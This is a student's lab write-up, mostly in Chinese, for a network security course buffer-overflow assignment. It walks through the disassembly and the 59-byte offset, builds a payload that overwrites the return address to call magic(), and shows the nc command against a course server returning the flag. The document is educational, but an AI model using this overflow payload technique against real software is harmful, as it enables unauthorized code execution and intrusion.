Network Security

Project 3 – Buffer Overflow Attack

TODO

讓 gets(buf)所取得的使用者 Input 超過 buffer size，進而覆蓋到 return address 的 value，所覆蓋的 value 為我們所希望執行程式碼的記憶體位置。


Attacking Step

由 vulnerable.c 可得知 buffer size 為 55 個 char，也就是 55 bytes，在看 vulnerable.asm main() function 處 ：

```
604   080488e5 <main>:
605    80488e5:   55                      push   ebp
606    80488e6:   89 e5                   mov    ebp,esp
607    80488e8:   83 ec 38                sub    esp,0x38
608    80488eb:   8d 45 c9                lea    eax,[ebp-0x37]
609    80488ee:   50                      push   eax
610    80488ef:   e8 4c 69 00 00          call   804f240 <_IO_gets>
611    80488f4:   83 c4 04                add    esp,0x4
612    80488f7:   b8 00 00 00 00          mov    eax,0x0
613    80488fc:   c9                      leave
614    80488fd:   c3                      ret    ,
615    80488fe:   66 90                   xchg   ax,ax
```

可由第 608 行(lea eax, [ebp-0x37])確認所 allocate 給 buffer 的 size (0x37 = 55 (bytes)) 。

再透過 Memory 中 Stack 的配置圖 ：



可得知 return address 與 local variables 中夾著一個 previous $ebp，並且當 Overflow 時，會覆蓋他們。
因此在 buffer 中塞入 55 (hole buffer size)+ 4 (for ebp address)個 bytes 後，即可到達 return address 的位置，將 return address 覆蓋成我們希望執行的記憶體位址即可，由 vulnerable.asm:

```
569 0804887c <magic>:
570  804887c:   55                      push   ebp
571  804887d:   89 e5                   mov    ebp,esp
572  804887f:   83 ec 38                sub    esp,0x38
573  8048882:   68 48 b2 0b 08          push   0x80bb248
574  8048887:   e8 34 6b 00 00          call   804f3c0 <_IO_puts>
575  804888c:   83 c4 04                add    esp,0x4
576  804888f:   68 51 b2 0b 08          push   0x80bb251
577  8048894:   68 53 b2 0b 08          push   0x80bb253
578  8048899:   e8 62 68 00 00          call   804f100 <_IO_new_fopen>
579  804889e:   83 c4 08                add    esp,0x8
580  80488a1:   89 45 fc                mov    DWORD PTR [ebp-0x4],eax
581  80488a4:   6a 32                   push   0x32
582  80488a6:   6a 00                   push   0x0
583  80488a8:   8d 45 ca                lea    eax,[ebp-0x36]
584  80488ab:   50                      push   eax
```

可得知 magic() function 的位址為 0x0804887c，並且需注意 target machine 的 Memory 儲存方式為 Little endian .
由上述推論，將

“\x00” * 59 + “\x7c\x88\x04\x08”

寫入 payload.txt，作為該 Program 的 stdin 即可達到 buffer overflow attack，執行 magic() function，得到 target flag :

```
pp1 [/u/gcs/105/0556087/0556087] -zyxie0113- % nc -q -2 140.113.194.78 20049 < payload.txt
Congrats
FLAG{e6ac0b55902d72e6401d864204c16f58}
```